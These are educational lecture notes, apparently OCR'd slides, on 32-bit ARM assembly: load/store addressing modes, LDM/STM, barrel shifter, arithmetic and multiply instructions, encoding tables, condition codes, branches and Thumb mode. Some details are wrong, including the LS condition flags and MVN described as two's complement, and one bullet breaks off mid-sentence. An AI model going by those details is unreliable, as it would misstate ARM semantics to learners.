checksec	Inspect compiler level protections like NX	
x/4xw $pc	Display memory contents in various formats	

x/<count><format><unit>	
Format	Unit
x (hex)	b (bytes)
d (decimal)	h (half words)
i (instruction)	w (words)
t (binary, two)	g (giant words)
o (octal)	
u (unsigned)	
s (string)	
c (character)	

LDR/STR in ARM

1. Offset form: **Immediate** value as the offset

*Addressing mode: **Offset**, **Pre-indexed**, **Post-indexed** – e.g.:*

- **str r2, [r1, #2]** @ address mode: ***Offset***. Store the value found in R2 (0x03) to the memory address found in **R1 plus 2**. Base register (R1) unmodified.
- **str r2, [r1, #4]!** @ address mode: ***Pre-indexed***. Store the value found in R2 (0x03) to the memory address found in **R1 plus 4**. Base register (R1) modified: R1 = R1+4
- **ldr r3, [r1], #4** @ address mode: ***Post-indexed***. Load the value at memory address found in R1 to register **R3**. Base register (R1) modified: R1 = R1+4

2. Offset form: **Register** as the offset

*Addressing mode: **Offset**, **Pre-indexed**, **Post-indexed** – e.g.:*

- **str r2, [r1, r2]** @ address mode: ***Offset***. Store the value found in R2 (0x03) to the memory address found in R1 with the offset R2 (0x03). Base register unmodified.
- **str r2, [r1, r2]!** @ address mode: ***Pre-indexed***. Store value found in R2 (0x03) to the memory address found in R1 with the offset R2 (0x03). Base register modified: R1 = R1+R2.
- **ldr r3, [r1], r2** @ address mode: ***Post-indexed*** . Load value at memory address found in R1 to register R3. Then modify base register: R1 = R1+R2.

3. Offset form: **Scaled register** as the offset

*Addressing mode: **Offset**, **Pre-indexed**, **Post-indexed** – e.g.:*

- **str r2, [r1, r2, LSL#2]** @ address mode: ***Offset***. Store the value found in R2 (0x03) to the memory address found in R1 with the offset R2 left-shifted by 2. Base register (R1) unmodified.
- **str r2, [r1, r2, LSL#2]!** @ address mode: ***Pre-indexed***. Store the value found in R2 (0x03) to the memory address found in R1 with the offset R2 left-shifted by 2. Base register modified: R1 = R1 + R2<<2
- **ldr r3, [r1], r2, LSL#2** @ address mode: ***Post-indexed*** . Load value at memory address found in R1 to the

LDM/STM (Multiple) in ARM

```
...
.text
.global _start
_start:
 adr r0, words+12  /* address of words[3] -> r0 */
 ...
 ldm r0, {r4,r5} /* words[3] -> r4 = 0x03; words[4] -> r5 = 0x04 */
 ldmia r0, {r4-r6} /* words[3] -> r4 = 0x03, words[4] -> r5 = 0x04; words[5] -> r6 = 0x05; */
 ldmib r0, {r4-r6} /* words[4] -> r4 = 0x04; words[5] -> r5 = 0x05; words[6] -> r6 = 0x06 */
 ldmda r0, {r4-r6} /* words[3] -> r6 = 0x03; words[2] -> r5 = 0x02; words[1] -> r4 = 0x01 */
 ldmdb r0, {r4-r6} /* words[2] -> r6 = 0x02; words[1] -> r5 = 0x01; words[0] -> r4 = 0x00 */
 ...
 bx lr

 words:
  .word 0x00000000 /* words[0] */
  .word 0x00000001 /* words[1] */
  .word 0x00000002 /* words[2] */
  .word 0x00000003 /* words[3] */
  .word 0x00000004 /* words[4] */
  .word 0x00000005 /* words[5] */
  .word 0x00000006 /* words[6] */
```

/* LDM and STM have variations. The type of variation is defined by the suffix of the instruction. Suffixes used in the example are: -IA (increase after), -IB (increase before), -DA (decrease after), -DB (decrease before). These variations differ by the way how they access the memory specified by the first operand (the register storing the source or destination address). In practice, LDM is the same as LDMIA, which means that the address for the next element to be loaded is increased after each load. In this way we get a sequential (forward) data loading from the memory address specified by the first operand (register storing the source address). */

ASM ARM

1. Load – Store Instructions
   - transfers data between memory and processor registers
   - three categories of instructions: single-register transfer, multi-register transfer and swap
   - single-register transfer instructions

     LDR = LoaD into Register (word) – load the register with 32 bits / 4 bytes data from SRAM

     ```
     LDR r8, [r2]
     ```

     LDRH = LoaD into Register (Halfword) – same as LDR, but transfers only half – 16 bits/2 bytes

     LDRSH = LoaD into Regsiter (Signed Halfword) – same as LDRH, but considering the sign

     LDRB = LoaD into Register (Byte) – same as LDR, but transfers 8 bits/1 byte

     LDRSB = LoaD into Register (Signed Byte) – same as LDRB, but considering the sign

ASM ARM

1. Load-Store instrctions (cont.)
   - instrucţiuni de transfer cu un singur registru (continuare)

     STR = STore from Register (word) – stochează conţinutul de 32 biţi ai unui registru într-o anumită zonă de memorie

     STRB = STore from Register (Byte) – la fel ca STR, dar transferă doar 8 biţi

   - instrucţiuni de transfer cu mai mulţi regiştri

     LDM = LoaD into Multiple regsiters

     STM = STore from Multiple registers

   - instrucţiuni de schimb


     SWP = SWaP – transferă conţinutul de 32 biţi dintr-o zonă de memorie într-un registru şi conţinutul de 32 biţi ai altui registru în zona de memorie iniţială

     ```
     SWP r2, r8, [r1]
     ```

     SWPB = SWaP (Byte) – la fel cu SWP, dar transferă doar 8 biţi

ASM ARM

2. Barrel Shifter
   - For some instructions which accepts 2 or 3 operands, the second/third operand (if it is register) may be preprocessed by the **barrel shifter before the usage** in the respective instructions



ASM ARM

2. Barrel Shifter (cont.)

- Preprocessing with the Barrel Shifter is done inside the execution cycle of the instruction => preprocessing is useful for loading a constant value into a register and multiplying or divding of these with a power of 2.
- Barrel Shifter operations.

Name	Description	Interpr.	Result	Value y
LSL	Logical Shift Left	x LSL y	x << y	#0-31 or register value
LSR	Logical Shift Right	x LSR y	(unsigned) x >> y	#1-32 or register value
ASR	Arithmetic Shift Right	x ASR y	(signed) x >> y	#1-32 or register value
ROR	ROtate Right	x ROR y	((unsigned)x >>y)	#1-31 or register value
RRX	Rotate Right eXtended	x RRX	(c flag << 31) | ((unsigned)x >> 1)	none

- Exemple:

```
MOV r0, r1, LSL r2
ADD r3, r1, r2, LSL #2
```

ASM ARM

3. Data processing instructions:

- Data moving

  MOV = move – move a 32 bits value (register or immediate value) into register

      MOV r1, r8

  MVN = move NOT – same as MOV, but with complement of 2 for the 32 bits value

- Arithmetic

  ADD – add two values on 32 bits (a register and a second register or a immediate value) and put the result into a register

      ADD r0, r1, #0x12

  ADC = add with carry – same as ADD, but with setting of the flag C into CPSR register, if the addition result is greater than 32 bits

  SUB, **SBC** = substract (with carry) – substraction as the inverse operation of the addition

ASM ARM

3. Data processing instructions (cont)
   - Logical

     AND = and – logical AND of 32 bits, with saving the result into a register

     AND r8, r2, r5

     ORR = or – Logical OR

     EOR = exclusive OR

     BIC = bit clear (and not)

   - Comparison

     CMP = compare – sets CPSR flags, as result of substraction between first and second operand

     CMP r2, #227

     CMN = compare not – same as CMP, but instead substraction is used the addition

ASM ARM

3. Data processing instructions (cont.)
   - Comparison (cont.)

     TEQ = test equal – set flags from CPSR register, after a “XOR” between two opperands

     TST = test – set flags from CPSR register, after a “AND” between two opperands

3.* ALU Multiplication instructions
   - Normal multiplication

     MUL = multiply the content of two registers and put the result in the third one:

     ```
     MUL r2, r0, r1 @ r2 <- r0 * r1
     ```

     MLA = multiply and accumulate – it is the same as MUL, but has the 4-th register added to the final result

ASM ARM

3. Multiplication instructions - ALU (cont)
   - long

     SMULL = signed multiply long – multiply using the two 32 bits registers and put the result in the destination two registers as a 64 bits large one

     SMULL r5, r6, r2, r9

     SMLAL = signed multiply accumulate long – same as SMULL, but the result is added (not override it) to the destination registers

     UMULL = unsigned multiply long – same as SMULL, but unsigned

     UMLAL = unsigned multiply accumulate long – same as SMLAL, but unsigned

ASM ARM 32

Instructions machine code – instructions encoding

	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
Data processing immediate shift	cond				0	0	0	opcode				S	Rn				Rd				shift amount					shift		0	Rm			
Miscellaneous instructions[1]	cond				0	0	0	1	0	x	x	0	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	0	x	x	x	x
Data processing register shift	cond				0	0	0	opcode				S	Rn				Rd				Rs				0	shift		1	Rm			
Miscellaneous instructions[1]	cond				0	0	0	1	0	x	x	0	x	x	x	x	x	x	x	x	x	x	x	x	0	x	x	1	x	x	x	x
Multiplies, extra load/stores[2]	cond				0	0	0	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	1	x	x	1	x	x	x	x
Data processing immediate	cond				0	0	1	opcode				S	Rn				Rd				rotate				immediate							
Undefined instruction	cond				0	0	1	1	0	x	0	0	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
Move immediare to status register	cond				0	0	1	1	0	R	1	0	Mask				SBO				rotate				immediate							
Load/store immediate offset	cond				0	1	0	P	U	B	W	L	Rn				Rd				immediate											
Load/store register offset	cond				0	1	1	P	U	B	W	L	Rn				Rd				shift amount					shift		0	Rm			
Undefined instruction	cond				0	1	1	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	1	x	x	x	x
Undefined instruction	1	1	1	1	0	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
Load/store multiple	cond				1	0	0	P	U	S	W	L	Rn				register list															
Undefined instruction	1	1	1	1	1	0	0	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x
Branch and branch with link	cond				1	0	1	L	24-bit offset																							
Branch and branch with link and change to Thumb	1	1	1	1	1	0	1	H	24-bit offset																							
Coprocessor load/store and double register transfers	cond				1	1	0	P	U	N	W	L	Rn				CRd				cp_num				8-bit offset							
Coprocessor data processing	cond				1	1	1	0	opcode1				CRn				CRd				cp_num				opcode2			0	CRm			
Coprocessor register transfers	cond				1	1	1	0	opcode1			L	CRn				Rd				cp_num				opcode2			1	CRm			
Software interrupt	cond				1	1	1	1	SWI number																							
Undefined instruction	1	1	1	1	1	1	1	1	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x

SBO = Should-Be-One
SBZ = Should-Be-Zero

ASM ARM 32

Instructions machine code – instructions encoding

* push {r0, r1} vs. stmdb sp!, {r0, r1} – same machine code instructions

https://github.com/critoma/armasmiot/blob/master/labs/workspacearmassembly/arm32/p03_multi_ldr_str_psh_pop/p07pshpop.s

	31 30 29 28	27	26	25	24	23	22	21	20	19 18 17 16	15 14 13 12	11 10 9 8	7	6	5	4	3 2 1 0
Move status register to register	cond	0	0	0	1	0	R	0	0	SBO	Rd	SBZ	0	0	0	0	SBZ
Move register to status register	cond	0	0	0	1	0	R	1	0	mask	SBO	SBZ	0	0	0	0	Rm
Branch/exchange instruction set	cond	0	0	0	1	0	0	1	0	SBO	SBO	SBO	0	0	0	1	Rm
Count leading zeros	cond	0	0	0	1	0	1	1	0	SBO	Rd	SBO	0	0	0	1	Rm
Branch and link/exchange instruction set	cond	0	0	0	1	0	0	1	0	SBO	SBO	SBO	0	0	1	1	Rm
Enhanced DSP add/substracts	cond	0	0	0	1	0	op		0	Rn	Rd	SBZ	0	1	0	1	Rm
Software breakpoint	cond	0	0	0	1	0	0	1	0	immed			0	1	1	1	immed
Enhanced DSP multiplies	cond	0	0	0	1	0	op		0	Rd	Rn	Rs	1	x	x	0	Rm

	31 30 29 28	27	26	25	24	23	22	21	20	19 18 17 16	15 14 13 12	11 10 9 8	7	6	5	4	3 2 1 0
Multiply (accumulate)	cond	0	0	0	0	0	0	A	S	Rd	Rn	Rs	1	0	0	1	Rm
Multiply (accumulate) long	cond	0	0	0	0	1	U	A	S	RdHi	RdLo	Rs	1	0	0	1	Rm
Swap/swap byte	cond	0	0	0	1	0	B	0	0	Rn	Rd	SBZ	1	0	0	1	Rm
Load/store halfword register offset	cond	0	0	0	P	U	0	W	L	Rn	Rd	SBZ	1	0	1	1	Rm
Load/store halfword immediate offset	cond	0	0	0	P	U	1	W	L	Rn	Rd	HiOffset	1	0	1	1	LoOffset
Load/store two words register offset	cond	0	0	0	P	U	0	W	0	Rn	Rd	SBZ	1	1	S	1	Rm
Load signed halfword/byte register offset	cond	0	0	0	P	U	0	W	1	Rn	Rd	SBZ	1	1	H	1	Rm
Load/store two words immediate offset	cond	0	0	0	P	U	1	W	0	Rn	Rd	HiOffset	1	1	S	1	LoOffset
Load signed halfword/byte immediate offset	cond	0	0	0	P	U	1	W	1	Rn	Rd	HiOffset	1	1	H	1	LoOffset

ARM ASM CONDITIONAL EXECUTION

```
.global main
main:
        mov r0, #2          /* setting up initial variable */
        cmp r0, #3          /* comparing r0 to number 3. Negative bit get's set to 1 */
        addlt r0, r0, #1   /* increasing r0 IF it was determined that it is smaller (lower than) number 3 */
        cmp r0, #3 /* comparing r0 to number 3 again. Zero bit gets set to 1. Negative bit is set to 0 */
        addlt r0, r0, #1   /* increasing r0 IF it was determined that it is smaller (lower than) number 3 */
        bx lr
```

Condition Code	Meaning (for cmp or subs)	Status of Flags
EQ	Equal	Z==1
NE	Not Equal	Z==0
GT	Signed Greater Than	(Z==0) && (N==V)
LT	Signed Less Than	N!=V
GE	Signed Greater Than or Equal	N==V
LE	Signed Less Than or Equal	(Z==1) || (N!=V)
CS or HS	Unsigned Higher or Same (or Carry Set)	C==1
CC or LO	Unsigned Lower (or Carry Clear)	C==0
MI	Negative (or Minus)	N==1
PL	Positive (or Plus)	N==0
AL	Always executed	–
NV	Never executed	–
VS	Signed Overflow	V==1
VC	No signed Overflow	V==0
HI	Unsigned Higher	(C==1) && (Z==0)
LS	Unsigned Lower or same	(C==0) || (Z==0)

ARM 32 bits instructions set recap

- Each instruction has 32 bits length / 4 bytes
- All instructions may have cnditional execution (default is AL – Always)
- Conditional codes

Code	Suffix	Flags Status	Condition
0000	EQ	Z set	equal
0001	NE	Z clear	not equal
0010	CS/HS	C set	unsigned >=
0011	CC/LO	C clear	unsigned <
0100	MI	N set	negative
0101	PL	N clear	pozitive or zero
0110	VS	V set	overflow
0111	VC	V clear	no overflow
1000	HI	C set and Z clear	unsigned >
1001	LS	C clear and Z set	unsigned <=
1010	GE	N and V the same	signed >=
1011	LT	N and V differ	signed <
1100	GT	Z clear, N and V the same	signed >
1101	LE	Z set, N and V differ	signed <=
1110	none/AL	-	always execute
1111	(NV)	-	never/uncond

- Conditions flags may be set by some instructions using suffix **S** to its names

ARM ASM BRANCHES

Branches (aka Jumps) allow us to jump to another code segment.
This is useful when we need to skip (or repeat) blocks of codes or jump to a specific function.

B / BX / BLX

There are three types of branching instructions:


- Branch (**B**)
  - Simple jump to a function/label
- Branch link (**BL**)
  - Saves (PC+4) in LR and jumps to function/label
- Branch exchange (**BX**) and Branch link exchange (**BLX**)
  - Same as B/BL + exchange instruction set (ARM <-> Thumb)
  - Needs a register as first operand: BX/BLX reg

BX/BLX is used to exchange the instruction set from ARM to Thumb.

ARM ASM CONDITIONAL and UNCONDITIONAL BRANCHES

Branches can also be executed conditionally and used for branching to a function if a specific condition is met. Let's look at a very simple example of a conditional branch suing BEQ. This piece of assembly does nothing interesting other than moving values into registers and branching to another function if a register is equal to a specified value.

```
.text
.global _start

_start:
   mov r0, #2
   mov r1, #2
   add r0, r0, r1
   cmp r0, #4
   beq func1
   add r1, #5
   b func2
func1:
   mov r1, r0
   bx  lr
func2:
   mov r0, r1
   bx  lr
```




ASM ARM

4. Branch/Jump instructions (B, BL, BX, BLX)
   - On 32 bits ARM controllers the jump is 32 MB above and 32 MB below inside the ARM machine code
   - alternative, a jump inside of a program can be done by direct using the overwriting of the R15 (PC) register
   - Instruction **B** (Branch) does a jump to the specified label
     - sintax: B <address/label>
   - instruction **BL** (Branch with Link), besides the jump, will save the returning address in R14 (LR) register => it is used for the functions call
   - For the ARM controllers with Thumb support, instruction **BX** (Branch and eXchange) put the register content into R15 (PC) and if the LSB bit is 1 then it commutes the processor in Thumb mode (machine code of 16 bits instead 32 bits).
   - the BLX (Branch with Link and eXchange) instruction can be called in two ways: the first is the equivalent of calling the BX instruction plus updating the r14 (lr) register; the second is the equivalent of calling BL plus switching the processor to Thumb mode
   - a register load instruction can be used to make a jump anywhere within the entire 4GB address space by loading register r15 (pc) with a 32-bit value from memory - this is called a "long branch"

Register Access


ARM 32 bits can access:

- 16 registers in USR mode because Instructions have 4 bits for registers (2^4 = 16)
- Thumb has 3 bits for registers (2^3 = 8)
  - Fixed in Thumb2!
  - High registers require a 32-bit Thumb2 instruction instead of 16-bit




Thumb Mode

- Two execution states: ARM and Thumb
  - Switch state with BX/BLX instruction
- Thumb is a 16-bit instruction set
  - Thumb-2 (16 and 32-bit), adding more 32-bit instructions and ability to handle exceptions
  - Sometimes useful to get rid of NULL bytes
- Most instructions unconditional
- The instruction set can be changed during:
  - Function call/return
  - Exception call/return



AZERIA

Thumb mode


ARM Mode = 4 bytes
01 30 8F E2
13 FF 2F E1
02 20
01 21
2 bytes
Thumb Mode
switch to Thumb
add r3, pc, #1
bx r3
movs r0, #2
movs r1, #1

ARM ASM CONDITIONAL EXECUTION in Thumb

```
.syntax unified @ this is important!
.text
.global _start

_start:
.code 32
add r3, pc, #1 @ increase value of PC by 1 and add it to R3
bx r3 @ branch + exchange to the address in R3 -> switch to Thumb state because LSB = 1

.code 16 @ Thumb state
cmp r0, #10
ite  eq @ if R0 is equal 10...
addeq r1, #2 @ ... then R1 = R1 + 2
addne r1, #3 @ ... else R1 = R1 + 3
bkpt

/*
To switch the state in which the processor executes in, one of two conditions have to be met:
•    We can use the branch instruction BX (branch and exchange) or BLX (branch, link, and exchange) and
     set the destination register's least significant bit to 1. This can be achieved by adding 1 to an offset,
     like 0x5530 + 1. You might think that this would cause alignment issues, since instructions are either
     2- or 4-byte aligned. This is not a problem because the processor will ignore the least significant bit.
•    We know that we are in Thumb mode if the T bit in the current program status register is set.

*/
```

ARM ASM CONDITIONAL EXECUTION in Thumb

Syntax: IT{*x*{*y*{*z*}}} *cond*

- *cond* specifies the condition for the **first** instruction in the IT block
- *x* specifies the condition switch for the **second** instruction in the IT block
- *y* specifies the condition switch for the **third** instruction in the IT block
- *z* specifies the condition switch for the **fourth** instruction in the IT block

The structure of the IT instruction is “IF-Then-(Else)” and the syntax is a construct of the two letters T and E:

- IT refers to If-Then (next instruction is conditional)
- ITT refers to If-Then-Then (next 2 instructions are conditional)
- ITE refers to If-Then-Else (next 2 instructions are conditional)
- ITTE refers to If-Then-Then-Else (next 3 instructions are conditional)
- ITTEE refers to If-Then-Then-Else-Else (next 4 instructions are conditional)

Condition Code		Opposite	
Code	Meaning	Code	Meaning
EQ	Equal	NE	Not Equal
HS (or CS)	Unsigned higher or same (or carry set)	LO (or CC)	Unsigned lower (or carry clear)
MI	Negative	PL	Positive or Zero
VS	Signed Overflow	VC	No Signed Overflow
HI	Unsigned Higher	LS	Unsigned Lower or Same
GE	Signed Greater Than or Equal	LT	Signed Less Than
GT	Signed Greater Than	LE	Signed Less Than or Equal
AL (or omitted)	Always Executed	There is no opposite to AL	

Functions

Branches and Subroutines

Branches

Branch (B)

Syntax

```
b[cond] label
b       label
```

```
loop: cmp  r0, #4
      beq  end
      add  r0, r0, #1
      b    loop
```

```
bx lr
```

Branch & Exchange (BX)

Syntax

```
bx[cond] Rm
bx       Rm
```

```
add  r2, pc, #1
bx   r2
add  r1, r1
```

Thumb

Branches

Branch & Link (BL)

Syntax

```
bl[cond] label
bl       label
```

LR <- PC

LR = 0x10060

```
0x10054:  mov  r0, #2        0x10064:  add r0, r1
0x10058:  mov  r1, #4        0x10068:  bx lr
0x1005c:  bl   func1
0x10060:  mov  r2, #3
```

Branch & Link & Exchange (BLX)

Syntax

```
blx[cond] Rm
blx       Rm
blx       label
```

LR <- PC

LR = 0x10060

Thumb

